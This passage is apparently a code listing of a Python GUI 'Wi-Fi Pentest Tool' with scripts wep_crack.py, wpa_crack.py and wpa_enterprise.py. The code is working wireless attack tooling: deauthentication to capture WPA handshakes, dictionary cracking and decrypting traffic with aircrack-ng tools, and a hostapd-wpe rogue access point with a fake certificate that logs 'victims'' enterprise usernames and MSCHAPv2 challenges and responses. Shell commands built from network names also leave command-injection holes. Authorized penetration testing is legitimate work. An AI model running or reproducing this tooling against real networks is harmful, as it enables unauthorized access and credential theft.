462                                         WPA_filter.grid(row=2, column=3)
463                                         WEP_filter.grid(row=2, column=4)
464                                         OPN_filter.grid(row=3, column=3)
465
466                                         if ap_pr == wifi_filter_var.get():
467                                                 ap_list = [ap_es , ap_po , ap_pr , ap_bssid , ap_ch , ap_au]
468                                                 ap.insert("", "end", values = ap_list, tags = ('oddrow', 'evenrow'))
469     threading.Timer(10, read_csv).start()
470     ap.yview_moveto(0)
471     apy.grid(row=5, column=4, sticky='ns')
472     root.after(10000, delete_scan)
473
474 # delete the wifi scan result
475 def delete_scan():
476     x = ap.get_children()
477     for item in x:
478         ap.delete(item)
479
480 ints_list = subprocess.getoutput("airmon-ng | grep phy | awk '{print $2}'").split('\n')
481 ints_list_len = len(ints_list)
482 inf_driv = str(subprocess.getoutput("airmon-ng | grep phy | awk {'print $3'}")).split('\n')
483 find_inf_driv_l = []
484
485 # start airodump-ng
486 def start_airodump(m_inf):
```

```
487     airodump = subprocess.Popen(['airodump-ng -w ./scanned_wifi/ap_scan --output-format csv ' + m_inf],  shell=True)
488
489 # check if there is a wireless card that has driver rt2800usb
490 if 'rt2800usb' in inf_driv:
491     find_inf_driv = str(subprocess.getoutput("airmon-ng | grep 'rt2800usb' | awk {'print $2'}"))
492     subprocess.Popen('rfkill unblock all',shell=True)
493     find_inf_driv_l.append(find_inf_driv)
494     found_inf = find_inf_driv_l[0]
495
496     dictfile_browser = ttk.Button(root, text='Browse Dictionary', command=browse_dict)
497     dictfile_browser.grid(row=1, column=2)
498
499     show_dictfile_label = ttk.Label(root, textvariable=dictfile, state='disabled', relief='groove')
500     show_dictfile_label.grid(row=2, column=1, columnspan=2)
501
502     if 'mon' not in find_inf_driv:
503         to_mon_label = ttk.Label(root, text='Interface, Driver: %s => %smon, rt2800usb' % (found_inf, found_inf))
504         to_mon_label.grid(row=1, column=0)
505         pb_airmon.grid(row=9, column=0, columnspan=5)
506         pb_airmon.start(300)
507         root.after(30100, pb_airmon_destroy)
508         root.after(20000, start_airodump, found_inf+'mon')
509         root.after(29000, read_csv)
510         root.after(0, check_card_is_broken)
511         subprocess.Popen("airmon-ng start "+found_inf, shell=True)
512
513     else:
514         monned_label = ttk.Label(root, text='Interface, Driver: %s, rt2800usb' % (found_inf))
515         monned_label.grid(row=1, column=0)
516         pb_airmon.grid(row=9, column=0, columnspan=5)
517         pb_airmon.start(100)
518         root.after(10000, pb_airmon_destroy)
519         start_airodump(found_inf)
520         root.after(10100, read_csv)
521         check_card_is_broken()
522         root.after(10000, check_card_is_broken)
523
524 else:
525     messagebox.showinfo('ERROR', 'Please plug in AWU051NH Alpha Wireless Card!')
526     root.destroy()
527
528 pb_attack_method = ttk.Progressbar(root, length=850, mode='determinate')
529
530 # destroy attack progress bar
531 def pb_attack_method_destroy():
532         pb_attack_method.stop()
533
534 # create attack progress bar
535 def pb_attack_method_create():
536         pb_attack_method.grid(row=9, column=0, columnspan=6)
537         pb_attack_method.start(100)
538         root.after(10005, pb_attack_method_destroy)
539
```

```
540 # resume airodump-ng process
541 def resume_airodump():
542     global airodump
543     kill_airodump()
544     monned_inf = subprocess.getoutput("airmon-ng | grep 'mon' | awk '{print $2}'")
545     print('monned_inf: '+monned_inf)
546     airodump = subprocess.Popen(['airodump-ng', '-w', './scanned_wifi/ap_scan', '--output-format', 'csv', monned_inf],  shell=False)
547
548     check_mode_master = subprocess.getoutput("iwconfig "+monned_inf+" | grep Mode | awk '{print $1}'")
549
550     if 'Moniter' in check_mode_master:
551         resume_subprocess()
552         ap.config(selectmode='browse')
553         ap.tag_configure('oddrow', background='')
554         ap.tag_configure('evenrow', background='')
555         status_unfreeze_bt.config(state='disable')
556         status_lb.config(text='Status: Normal')
557
558     else:
559         subprocess.Popen("ifconfig "+ monned_inf+" down ; iwconfig "+monned_inf+" mode monitor ; ifconfig "+monned_inf+" up",shell=True)
560         time.sleep(2)
561         resume_subprocess()
562         ap.config(selectmode='browse')
563         ap.tag_configure('oddrow', background='')
564         ap.tag_configure('evenrow', background='')
565         status_unfreeze_bt.config(state='disable')
566         status_lb.config(text='Status: Normal')
567
568 status_unfreeze_bt = ttk.Button(root, text='Unfreeze', command=partial(resume_airodump))
569
570 # method of select a target
571 def select_wifi(event):
572         global selected_wifi, ssid, bssid, channel, chosen_dictfile
573         ap.config(selectmode='none')
574         ap.tag_configure('oddrow', background='grey')
575         ap.tag_configure('evenrow', background='grey')
576         status_lb.config(text='Status: Freeze')
577         kill_airodump()
578         status_unfreeze_bt.grid(row=4, column=3)
579         status_unfreeze_bt.config(state='enable')
580
581         for item in ap.selection():
582                 selected_wifi = ap.item(item)['values']
583                 ssid = selected_wifi[0].replace(" ", '')
584                 cipher = selected_wifi[2]
585                 bssid = selected_wifi[3]
586                 channel = str(selected_wifi[4])
587                 auth_mode = str(selected_wifi[5])
588                 chosen_dictfile = ''
589                 chosen_dictfile = dictfile.get()
590
591                 processed_inf = subprocess.getoutput("airmon-ng | grep 'mon' | awk '{print $2}'")
```

```
592                 list_processed_inf = processed_inf.split('\n')
593                 first_processed_inf = list_processed_inf[0]
594
595                 subprocess.Popen(['python3', './methods.py',
596                                   channel, bssid, ssid, chosen_dictfile,
597                                   cipher, auth_mode, first_processed_inf])
598                 print('python3 ./methods.py '+channel+' '+bssid+' '+ssid+' '+chosen_dictfile+' '+cipher+' '+auth_mode+' '+first_processed_inf)
599
600 ap.bind('<<TreeviewSelect>>', select_wifi)
601 subprocess.Popen(['NetworkManager'],  shell=False)
602
603 # cracked passwords to the result
604 def result_to_aptab_psk_result():
605         crack_result_dir = ['./wep/wep_crack_result', './wpa/wpa_crack_result']
606
607         for i in crack_result_dir:
608                 for filename in os.listdir(i):
609                         file_mod_time = str(subprocess.getoutput("stat ./"+i+"/"+filename+" | grep Modify | awk '{print $2,$3}' | sed 's/\..*//'")).replace(" ",'_')
610                         password = subprocess.getoutput('cat ./'+i+'/'+filename)
611                         result_name = filename.split('__')
612                         result_name.append(file_mod_time)
613
614                         if '0' is password:
615                             pw_not_c = '\"Failed\"'
616                             result_name.append(pw_not_c)
617                         else:
618                             result_name.append(password)
619
620                         crack_result.insert("", "end", values=result_name)
621
622         threading.Timer(10, result_to_aptab_psk_result).start()
623         root.after(10000, delete_result)
624
625 chosen_result_var = tk.StringVar()
626
627 # select the cracked password
628 def select_result(event):
629         global selected_result, ssid_result, en_type_result, fs_time_result, password
630
631         for item in crack_result.selection():
632                 selected_result = crack_result.item(item)['values']
633                 ssid_result = selected_result[0]
634                 en_type_result = selected_result[1]
635                 fs_time_result = selected_result[2]
636                 password = selected_result[3]
637
638                 if en_type_result == 'WPA' or 'WPA2' or 'WPA WPA2':
639                         print("'%s'" % en_type_result)
640                         r = ssid_result+'__'+fs_time_result
641                         chosen_result_var.set(r)
642
643                 def wpa_gen_report():
644                     if chosen_result_var.get() is '':
645                             messagebox.showinfo('ERROR', 'You have to select a result.')
```

```
640                         r = ssid_result+'__'+fs_time_result
641                         chosen_result_var.set(r)
642
643                 def wpa_gen_report():
644                     if chosen_result_var.get() is '':
645                             messagebox.showinfo('ERROR', 'You have to select a result.')
646                     else:
647
648                         for selected_crack in crack_result.selection():
649                             sl_ssid = str(crack_result.item(selected_crack)["values"][0])
650                             print(sl_ssid)
651                             sl_en_type = str(crack_result.item(selected_crack)["values"][1])
652                             sl_s_time = str(crack_result.item(selected_crack)["values"][2])
653                             sl_c_time = str(crack_result.item(selected_crack)["values"][3])
654                             sl_pw = str(crack_result.item(selected_crack)["values"][4])
655
656                             subprocess.Popen(["python3","./wpa_report.py",sl_ssid,sl_en_type,sl_s_time,sl_c_time,sl_pw])
657                     cwd = os.getcwd()
658                     txtarea_output.insert(tk.INSERT, "The report is generated as "+cwd+"/gen_report/"+sl_ssid+"__"+sl_s_time+".pdf\n")
659                     time.sleep(1)
660                     time.sleep(10)
661                     subprocess.Popen("evince "+cwd+"/gen_report/"+sl_ssid+"__"+sl_s_time+".pdf", shell=True)
662
663                 gen_report_bt = ttk.Button(aptab_psk_result, text='Generate Report', command=wpa_gen_report)
664                 gen_report_bt.grid(row=10, column=4)
665
666
667 crack_result.bind('<<TreeviewSelect>>', select_result)
668 result_to_aptab_psk_result()
669
670 txtarea_output = tk.Text(aptab_psk_result, height=15, width=100)
671 txtarea_output.grid(row=11, column=0, columnspan=10, padx=7)
672
673 selected_result_label = ttk.Label(aptab_psk_result, text='Selected Result: ')
674 selected_result_label.grid(row=10, column=0)
675 chosen_result_label = ttk.Label(aptab_psk_result, textvariable=chosen_result_var, state='disabled', relief='groove')
676 chosen_result_label.grid(row=10, column=1, columnspan=10, sticky='w')
677
678 root.mainloop()
679
```

2. wep_crack.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

root = tk.Tk()
root.title('WEP Crack')

channel = sys.argv[1]
bssid = sys.argv[2]
ssid = sys.argv[3]
first_card_has_mon = sys.argv[4]
en_type = str('__'+sys.argv[5].replace(" ", ''))

ssid_result = tk.StringVar()
en_type_result = tk.StringVar()
fs_time_result = tk.StringVar()
cracked_result = tk.StringVar()

ssid_result.set('Target: '+str(ssid))
en_type_result.set('Encryption Type: '+str(en_type))

ssid_label = ttk.Label(root, textvariable=ssid_result)
en_type_label = ttk.Label(root, textvariable=en_type_result)
fs_time_label = ttk.Label(root, textvariable=fs_time_result)

cap_pb = ttk.Progressbar(root,length=500,mode='determinate')

traffic_result = tk.StringVar()
show_traffic = tk.StringVar()
pb_max = 100000
crack_pb = ttk.Progressbar(root, variable=traffic_result
                           ,length=500, maximum=pb_max, mode='determinate')
traffic_label = ttk.Label(root, textvariable=show_traffic)

# kill subprocess
def kill_subprocess(process):
    process.kill()

# destroy capturing IVs progress bar
def cap_pb_destroy():
    cap_pb.destroy()

# start cracking
def crack_wep():
    list_cap = glob.glob('./wep/wep_traffic/'+ssid+'-*.cap')
    latest_cap = max(list_cap, key=os.path.getctime)
    print(latest_cap)

    list_file = glob.glob('./wep/wep_traffic/'+ssid+'-*.csv')
    latest_csv = max(list_file, key=os.path.getctime)
    print(latest_csv)
```

```
55      s_time = str(subprocess.getoutput('cat '+latest_csv+' | grep '+"\'WEP\'"+" | awk '{print $4, $5}'")).replace(',', '')
56
57      print(s_time+' s_time<<<')
58      s_time_s = str(s_time.replace(' ', '_'))
59      s_time_f = str('__'+s_time.replace(' ', '_'))
60
61      subprocess.Popen('python3 ./start_crack.py '+latest_cap+' '+bssid+' '+ssid+en_type+s_time_f,shell=True)
62      print('python3 ./start_carck.py '+latest_cap+' '+bssid+' '+ssid+en_type+s_time_f)
63      fs_time_result.set('Scan Time: '+s_time_f)
64
65      def check_result():
66          if os.path.isfile('./wep/wep_crack_result/'+ssid+en_type+s_time_f):
67
68              crack_pb.destroy()
69              traffic_label.destroy()
70              crack_result = subprocess.getoutput('cat ./wep/wep_crack_result/'+ssid+en_type+s_time_f)
71              cracked_result.set('Password: '+crack_result)
72              cracked_result_label = ttk.Label(root, textvariable=cracked_result)
73              cracked_result_label.grid()
74              en_type_label.grid()
75              fs_time_label.grid()
76
77              def kill_program():
78                  root.destroy()
79              ok_bt = ttk.Button(text='OK', command=kill_program)
80              ok_bt.grid()
81
82          else:
83              threading.Timer(0.01, check_result).start()
84
85      check_result()
86
87  # read captured wep packets
88  def cap_read_wep_files():
89      global cap
90      cap = subprocess.Popen(['airodump-ng', '-c', channel, '--bssid', bssid,
91                              '-w', './wep/wep_traffic/' + ssid, '--output-format', 'csv,cap',
92                               first_card_has_mon])
93
94      ssid_label.grid()
95      cap_pb.grid()
96      cap_pb.start(200)
97      root.after(20500, cap_pb_destroy)
98
99      def read():
100         list_file = glob.glob('./wep/wep_traffic/'+ssid+'-*.csv')
101         latest_csv = max(list_file, key=os.path.getctime)
102         print(latest_csv)
103
104         with open(latest_csv) as csvfile:
105             reader = csv.reader(csvfile, delimiter=',')
106             list_reader = list(reader)
107             l = []
108
```

```
109             for row in list_reader:
110                 if len(row) == 7:
111                     l.append(row)
112
113                     st_bssid = row[0]
114                     st_fs    = row[1]
115                     st_ls    = row[2]
116                     st_pw    = row[3]
117                     st_pk    = row[4]
118                     st_ap_bssid = row[5]
119                     st_essid = row[6]
120
121                     st_list = [st_bssid, st_fs, st_ls, st_pw, st_pk, st_ap_bssid, st_essid]
122
123             if 'Station MAC' in l[len(l)-1]:
124                 root.after(100, kill_subprocess, cap)
125                 messagebox.showinfo('ERROR', 'No clients in target.')
126                 root.destroy()
127
128             else:
129                 print('has clients')
130
131                 def update_traffic():
132                     read_traffic = subprocess.getoutput("cat "+latest_csv+
133                                                         " | grep "+ssid+" | awk {'print $13'}")
134                     filter_read_traffic = read_traffic.replace(',', '')
135                     #'''
136                     if filter_read_traffic.endswith('.0'):
137                         filter1_read_traffic = filter_read_traffic.replace('.0', '')
138                         traffic_result.set(filter1_read_traffic)
139                         show_traffic.set(filter1_read_traffic+'   /   100,000 IVs')
140                     else:
141                         traffic_result.set(filter_read_traffic)
142                         show_traffic.set(filter_read_traffic+'   /   100,000 IVs')
143                     threading.Timer(0.0001, update_traffic).start()
144
145                 update_traffic()
146                 traffic_label.grid()
147                 crack_pb.grid()
148                 root.after(0, crack_wep)
149
150     root.after(21000, read)
151
152 cap_read_wep_files()
153
154 root.mainloop()
155
```

3. wpa_crack.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time, signal
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

channel = sys.argv[1]
bssid = sys.argv[2]
ssid = sys.argv[3]
first_card_has_mon = sys.argv[4]
chosen_dictfile = sys.argv[5]
en_type = str(sys.argv[6])
en_type_f = str('__'+sys.argv[6].replace(" ", ''))

subprocess.Popen(['iwconfig', first_card_has_mon, 'channel', channel])

root = tk.Tk()
root.title('WPA/WPA2 Crack')
ssid_result = tk.StringVar()
en_type_result = tk.StringVar()
fs_time_result = tk.StringVar()
cracked_result = tk.StringVar()

ssid_result.set('Target: '+str(ssid))
en_type_result.set('Encryption Type: '+str(en_type))


progress = ttk.Progressbar(root,length=500,mode='determinate')
cap_pb = ttk.Progressbar(root,length=500,mode='determinate')
ssid_label = ttk.Label(root, textvariable=ssid_result)
ssid_label_result = ttk.Label(root, textvariable=ssid_result)
en_type_label = ttk.Label(root, textvariable=en_type_result)

# kill subprocess
def kill_subprocess(process):
    process.kill()

# destroy capture progress bar
def cap_pb_destroy():
    cap_pb.destroy()

# create progress bar
def bar():
    progress['value']=5
    root.update_idletasks()
    time.sleep(1)
    progress['value']=50
    root.update_idletasks()
    time.sleep(1)
    progress['value']=75
    root.update_idletasks()
    time.sleep(1)
    progress['value']=90
    root.update_idletasks()
    time.sleep(0)

# start cracking wpa with captured handshake
def crack_wpa(handshake_cap):
    list_cap = glob.glob('./wpa/wpa_traffic/'+ssid+'-*.cap')
    latest_cap = max(list_cap, key=os.path.getctime)
    list_csv = glob.glob('./wpa/wpa_traffic/'+ssid+'-*.csv')
    latest_csv = max(list_csv, key=os.path.getctime)
    ls_latest_csv = subprocess.getoutput("ls "+latest_csv+" | sed 's/^.\///'")
    cwd = os.getcwd()
    latest_csv_dir = cwd+"/"+ls_latest_csv

    print(latest_csv + ' <<< latest csv')
    print(en_type)

    s_time = str(subprocess.getoutput('cat '+latest_csv+' | grep '+"\'"+en_type+"\'"+" | awk '{print $2, $3}'")).replace(',', '')
    s_time_s = str(s_time.replace(' ', '_'))
    s_time_f = str('__'+s_time.replace(' ', '_'))

    gen_graph_dir = cwd+"/gen_graph/"+ssid+s_time_f
    gen_graph = subprocess.Popen("airgraph-ng -i "+latest_csv_dir+" -o "+gen_graph_dir+" -g CAPR",shell=True)

    print(s_time_f)
    handshake = subprocess.getoutput("aircrack-ng "+latest_cap+" | grep handshake | awk '{print $5}' | grep -o '[0-9]*'")

    print(handshake + ' <<<<< handshake')
    print(latest_cap)
    fs_time_result.set('Scan Time: '+s_time_s)
    fs_time_label = ttk.Label(root, textvariable=fs_time_result)
    print(ssid+en_type_f+s_time_f)
    print(en_type_f + ' <<< en_type_f')

    if '0' in handshake:

        subprocess.Popen("echo '0' > ./wpa/wpa_crack_result/"+ssid+en_type_f+s_time_f, shell=True)
        messagebox.showinfo('ERROR', 'Target: %s\nhas no handshake, please try it again.' % ssid)
        root.destroy()

    else:
        check_crack = subprocess.getoutput("aircrack-ng "+latest_cap+" -w "+chosen_dictfile+" -l "+"./wpa/wpa_crack_result/"+ssid+en_type_f+s_time_f+" | grep 'KEY FOUND!'")
        time.sleep(5)

        if 'KEY FOUND!' in check_crack:
            print(check_crack)
            ssid_label.destroy()
            root.after(500, kill_subprocess, handshake_cap)
            crack_result = subprocess.getoutput('cat ./wpa/wpa_crack_result/'+ssid+en_type_f+s_time_f+'.cap')

            def decap():
                decap = subprocess.Popen(["airdecap-ng "+ latest_cap+ " -e " + ssid + " -p " + crack_result + " -o ./wpa/wpa_decap/"+ssid+en_type_f+s_time_f+"-dec.cap"], shell=True)
                time.sleep(1)
                decap.kill()
```

```
109
110             if os.path.isfile('./wpa/wpa_crack_result/'+ssid+en_type_f+s_time_f):
111                 list_result = glob.glob('./wpa/wpa_crack_result/'+ssid+en_type_f+s_time_f)
112
113                 if not list_result:
114
115                     progress['value']=100
116                     progress.destroy()
117                     cracked_result.set('Password: '+crack_result)
118                     cracked_result_label = ttk.Label(root, textvariable=cracked_result)
119                     cracked_result_label.grid(row=6, column=0)
120                     ssid_label_result.grid(row=5, column=0)
121                     en_type_label.grid(row=7, column=0)
122                     fs_time_label.grid(row=8, column=0)
123                     decap()
124
125                 else:
126                     latest_result = max(list_result, key=os.path.getctime)
127                     print(latest_result)
128
129                     progress['value']=100
130                     progress.destroy()
131                     crack_result = subprocess.getoutput('cat '+latest_result)
132                     cracked_result.set('Password: '+crack_result)
133                     cracked_result_label = ttk.Label(root, textvariable=cracked_result)
134                     cracked_result_label.grid(row=6, column=0)
135                     ssid_label_result.grid(row=5, column=0)
136                     en_type_label.grid(row=7, column=0)
137                     fs_time_label.grid(row=8, column=0)
138                     decap()
139
140             else:
141                 messagebox.showinfo('ERROR', 'ERROR')
142                 root.destroy()
143         else:
144             messagebox.showinfo('ERROR', 'Password not in dictionary : %s' % chosen_dictfile)
145             root.destroy()
146
147 # read csv to check if there is clients or not
148 def cap_read_wpa_files():
149     cap = subprocess.Popen(['airodump-ng', '-c', channel, '--bssid', bssid,
150                             '-w', './wpa/wpa_traffic/' + ssid, '--output-format', 'csv,cap',
151                              first_card_has_mon])
152
153     ssid_label.grid(row=2, column=0)
154     cap_pb.grid(row=3, column=0)
155     cap_pb.start(300)
156     root.after(30000, cap_pb_destroy)
157
158     def read():
159         list_file = glob.glob('./wpa/wpa_traffic/'+ssid+'-*.csv')
160         latest_csv = max(list_file, key=os.path.getctime)
161         print(latest_csv)
162
```

```
163         with open(latest_csv) as csvfile:
164             reader = csv.reader(csvfile, delimiter=',')
165             list_reader = list(reader)
166             print(list_reader)
167             l = []
168
169             for row in list_reader:
170                 if len(row) == 7:
171                     l.append(row)
172
173                     st_bssid = row[0]
174                     st_fs    = row[1]
175                     st_ls    = row[2]
176                     st_pw    = row[3]
177                     st_pk    = row[4]
178                     st_ap_bssid = row[5]
179                     st_essid = row[6]
180
181                     st_list = [st_bssid, st_fs, st_ls, st_pw, st_pk, st_ap_bssid, st_essid]
182
183                 print(len(l))
184
185             if 'Station MAC' in l[len(l)-1]:
186                 root.withdraw()
187                 print('no clients')
188                 root.after(100, kill_subprocess, cap)
189                 messagebox.showinfo('ERROR', 'No clients in target ==> %s' % ssid)
190                 root.destroy()
191
192             else:
193                 print('has clients')
194                 subprocess.Popen(['aireplay-ng', '-0', '5', '-e', ssid, '-a', bssid, first_card_has_mon]
195                                  ,  shell=False, stdout=subprocess.PIPE, stderr=subprocess.STDOUT)
196                 ssid_label.grid(row=3, column=0)
197                 progress.grid(row=4, column=0)
198                 bar()
199                 root.after(15000, crack_wpa, cap)
200
201     root.after(30000, read)
202
203 root.after(100, cap_read_wpa_files)
204 root.mainloop()
205
```

4. wpa_enterprise.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time, fileinput
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

root = tk.Tk()
root.title('WPA/WPA2 Enterprise')
ssid = str(sys.argv[1])
first_card_has_mon = str(sys.argv[2])

org_name_label = ttk.Label(root, text='Organization Name: ')
org_name_label.grid(row=0, column=0)
org_name_var = tk.StringVar()
org_input = ttk.Entry(root, textvariable=org_name_var)
org_input.focus_set()
org_input.grid(row=0, column=1)

fk_ssid_label = ttk.Label(root, text='Fake AP Name: ')
fk_ssid_label.grid(row=1, column=0)
fk_ssid_var = tk.StringVar()
fk_ssid_var.set(ssid)
fk_ssid_input = ttk.Entry(root, textvariable=fk_ssid_var)
fk_ssid_input.grid(row=1, column=1)

fk_cn_label = ttk.Label(root, text='Fake Cert. Name: ')
fk_cn_label.grid(row=2, column=0)
fk_cn_input = ttk.Entry(root)
fk_cn_input.focus_set()
fk_cn_input.grid(row=2, column=1)

victims = ttk.Treeview(root, height=10, show='headings', columns=('Login Time', 'Username'))
victims.column('Login Time', width=150, anchor='center')
victims.column('Username', width=100, anchor='center')

victims.heading('Login Time', text='Login Time')
victims.heading('Username', text='Username')

victims_sb = ttk.Scrollbar(root, orient='vertical', command=victims.yview)
victims.configure(yscroll=victims_sb.set)

victims.grid(row=0, column=3, rowspan=11)
victims_sb.grid(row=0, column=4, rowspan=11, sticky='ns')

fk_ap_button = ttk.Button(root, text='Enter')

txtarea_output = tk.Text(root, height=15, width=120)

get_time_var = tk.StringVar()
get_time = str('__'+subprocess.getoutput("date '+%Y_%m_%d_%T'"))

ch_inf = subprocess.getoutput("grep -v '#' ./hostapd-wpe/hostapd-wpe.conf | grep -m1 'interface='")
ch_ssid = subprocess.getoutput("grep -v '#' ./hostapd-wpe/hostapd-wpe.conf | grep -m1 'ssid='")

kill_button = ttk.Button(root, text='Stop Fake AP')

# kill the program if the user stop the fake ap process
def kill_program():
    get_pid = subprocess.getoutput("ps -A | grep hostapd-wpe | awk '{print $1}'")
    print(get_pid)
```

```python
    kill_pid = subprocess.Popen('kill '+get_pid, shell=True)
    subprocess.Popen(["ifconfig",first_card_has_mon,"down"])
    subprocess.Popen(["iwconfig",first_card_has_mon,"mode","monitor"])
    subprocess.Popen(["ifconfig",first_card_has_mon,'up'])
    time.sleep(2)
    victims_log = victims.get_children()

    cwd_l = [os.getcwd()]
    cwd = cwd_l[0]
    org_l = []

    for j in cwd_l:
        for org_folder in os.listdir(j):
            if '_org' in org_folder:
                org_mod_time = str(subprocess.getoutput("stat "+cwd+"/"+fk_ssid_var.get()+"__"+org_input.get()+"_org | grep Modify | awk '{print $2,$3}' | sed 's/\..*//'").replace(" ","_")
                org_folder_f = str(org_folder).replace('_org', '')
                get_time_var.set(org_mod_time)

    for i in victims_log:
        victims_log_l = victims.item(i)["values"]
        print(victims_log_l)
        victims_login_t = str(victims_log_l[0])
        victims_login_id = str(victims_log_l[1])
        v_l = str("'"+victims_login_t+","+victims_login_id+"'")
        print(v_l)
        print("echo "+v_l+" >> ./hostapd-wpe/org_vic/"+fk_ssid_var.get()+'__'+ org_name_var.get()+"__"+get_time_var.get())
        subprocess.Popen("echo "+v_l+" >> ./hostapd-wpe/org_vic/"+fk_ssid_var.get()+'__'+ org_name_var.get()+"__"+get_time_var.get(),shell=True)

    root.destroy()

# disable the input
def state_disabled():
    org_input.config(state='disabled')
    fk_cn_input.config(state='disabled')
    fk_ssid_input.config(state='disabled')

# start fake ap button
def fk_ap_button_destroy():
    fk_ap_button.destroy()

# read the victims' login to fake ap
def cat_start_ap():
    global victim_username, victim_challenge, victim_response

    victim_username = subprocess.getoutput("cat ./hostapd-wpe/start_ap/"+fk_ssid_var.get()+'__'+ org_input.get()+get_time+".txt | grep username | awk '{print $2}'"# >> ./victims_ap/victims__"+org_input.get()+get_time+".txt")
    victim_challenge = subprocess.getoutput("cat ./hostapd-wpe/start_ap/"+fk_ssid_var.get()+'__'+ org_input.get()+get_time+".txt | grep challenge | awk '{print $2}'"#>> ./victims_ap/victims__"+org_input.get()+get_time+".txt")
    victim_response = subprocess.getoutput("cat ./hostapd-wpe/start_ap/"+fk_ssid_var.get()+'__'+ org_input.get()+get_time+".txt | grep response | awk '{print $2}'"#>> ./victims_ap/victims__"+org_input.get()+get_time+".txt")
    victim_time = subprocess.getoutput("cat ./hostapd-wpe/start_ap/"+fk_ssid_var.get()+'__'+ org_input.get()+get_time+".txt | grep mschapv2 | awk '{print $6,$3,$4,$5}'")
    usr_l = victim_username.split('\n')
    cha_l = victim_challenge.split('\n')
    res_l = victim_response.split('\n')
    time_l = victim_time.split('\n')

    usr_cha_res_time_l = []

    for i in (usr_l, cha_l, res_l, time_l):
        usr_cha_res_time_l.append(i)

    for j in range(0, len(usr_cha_res_time_l[0])):
        time_usr_l = [usr_cha_res_time_l[3][j], usr_cha_res_time_l[0][j]]
        victims.insert('', 'end', values = time_usr_l)
```

```
122             victims.insert('', 'end', values = time_usr_l)
123
124         threading.Timer(10, cat_start_ap).start()
125         root.after(10000, update_victims)
126
127     # update the victims' login
128     def update_victims():
129         x = victims.get_children()
130         for i in x:
131             victims.delete(i)
132
133     # start fake ap process
134     def fk_ap():
135         if org_input.get() is '' or fk_cn_input.get() is '':
136             messagebox.showinfo('ERROR', 'Please fill in all the blanks.')
137
138         else:
139             print('sudo python3 ./hostapd-wpe/apd_launchpad.py -t '
140                   + fk_ssid_var.get()+'__'+ org_input.get()+'_org' + ' -s '
141                   + fk_ssid_var.get() + ' -i '
142                   + first_card_has_mon + ' -cn ' + fk_cn_input.get())
143             state_disabled()
144             fk_ap_button_destroy()
145             kill_button.grid(row=10, column=0, columnspan=2)
146
147             fk_ap = subprocess.Popen(['sudo python3 ./hostapd-wpe/apd_launchpad.py -t '
148                                       +fk_ssid_var.get()+'__'+ org_input.get() + '_org -s ' + fk_ssid_var.get() + ' -i '
149                                       + first_card_has_mon + ' -cn ' + fk_cn_input.get()
150                                       + ' > ./hostapd-wpe/int_ap/' + fk_ssid_var.get()+'__'+org_input.get()+get_time+'.txt'], shell=True)
151
152             def ch_conf():
153                 with fileinput.FileInput("./hostapd-wpe/hostapd-wpe.conf", inplace=True) as file_i:
154                     for line_i in file_i:
155                         print(line_i.replace(ch_inf, 'interface='+first_card_has_mon), end='')
156
157                 with fileinput.FileInput("./hostapd-wpe/hostapd-wpe.conf", inplace=True) as file1_i:
158                     for line1_i in file1_i:
159                         print(line1_i.replace(ch_ssid, 'ssid='+fk_ssid_var.get()), end='')
160             ch_conf()
161
162             fk_ap.kill()
163             time.sleep(20)
164
165             fk_ap_result = subprocess.getoutput('tail -1 ./hostapd-wpe/int_ap/'+fk_ssid_var.get()+'__'+org_input.get()+get_time+'.txt | awk \'{print $6 " " $7 " " $8 }\'')
166             print(fk_ap_result + ' <<< ')
167             start_ap = subprocess.Popen(fk_ap_result + ' >> ./hostapd-wpe/start_ap/' + fk_ssid_var.get()+'__'+ org_input.get()+get_time+'.txt', shell=True)
168             print('start_ap <== OK!')
169             cat_start_ap()
170
171     fk_ap_button.config(command=fk_ap)
172     fk_ap_button.grid(row=10, column=0, columnspan=2)
173     kill_button.config(command=kill_program)
174
175     root.mainloop()
176
```

5. wpa_report.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time, signal
from functools import partial
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

from reportlab.platypus import SimpleDocTemplate, Table, TableStyle, Paragraph, Frame, Spacer, Image
from reportlab.lib import colors, styles
from reportlab.lib.units import cm, inch
from reportlab.lib.pagesizes import A3, A4, landscape, portrait
from reportlab.lib.styles import ParagraphStyle, getSampleStyleSheet
from reportlab.lib.enums import TA_LEFT, TA_RIGHT, TA_CENTER, TA_JUSTIFY
from reportlab.pdfgen import canvas

ssid = str(sys.argv[1])
en_type = str(sys.argv[2])

s_time = str(sys.argv[3]).replace("_", ' ')
c_time = str(sys.argv[4]).replace("_", ' ')
pw = str(sys.argv[5])
print(pw)

elements = []
styles=getSampleStyleSheet()
styles.wordWrap = 'CJK'
s_h1 = styles["Heading1"]
s_n = styles["Normal"]
s_b = styles["BodyText"]
s_h3 = styles["Heading3"]

current_time = str(subprocess.getoutput("date '+%Y-%m-%d, %T'"))
elements.append(Paragraph("<para alignment='right'>Date, Time: "+current_time+"</para>", s_n))
elements.append(Paragraph('<u>Wi-Fi Pentest Report: WPA/WPA2 Router</u>', s_h1))
elements.append(Paragraph('<i>Target\'s Info</i>', s_h3))
elements.append(Paragraph('<br />\n', s_b))

ssid_t = "SSID"
en_type_t = "Encr. Type"
bssid_t = "BSSID"
ch_t = "Ch."
au_mode_t = "Auth. Mode"
scan_time_t = "Scan Time"
crack_time_t = "Cracked Time"
pw_t = "Password"

# read the wpa/wpa2 csv
def get_csv_content():
    crack_result_dir = [ './wpa/wpa_traffic']

    for i in crack_result_dir:
        for filename in os.listdir(i):
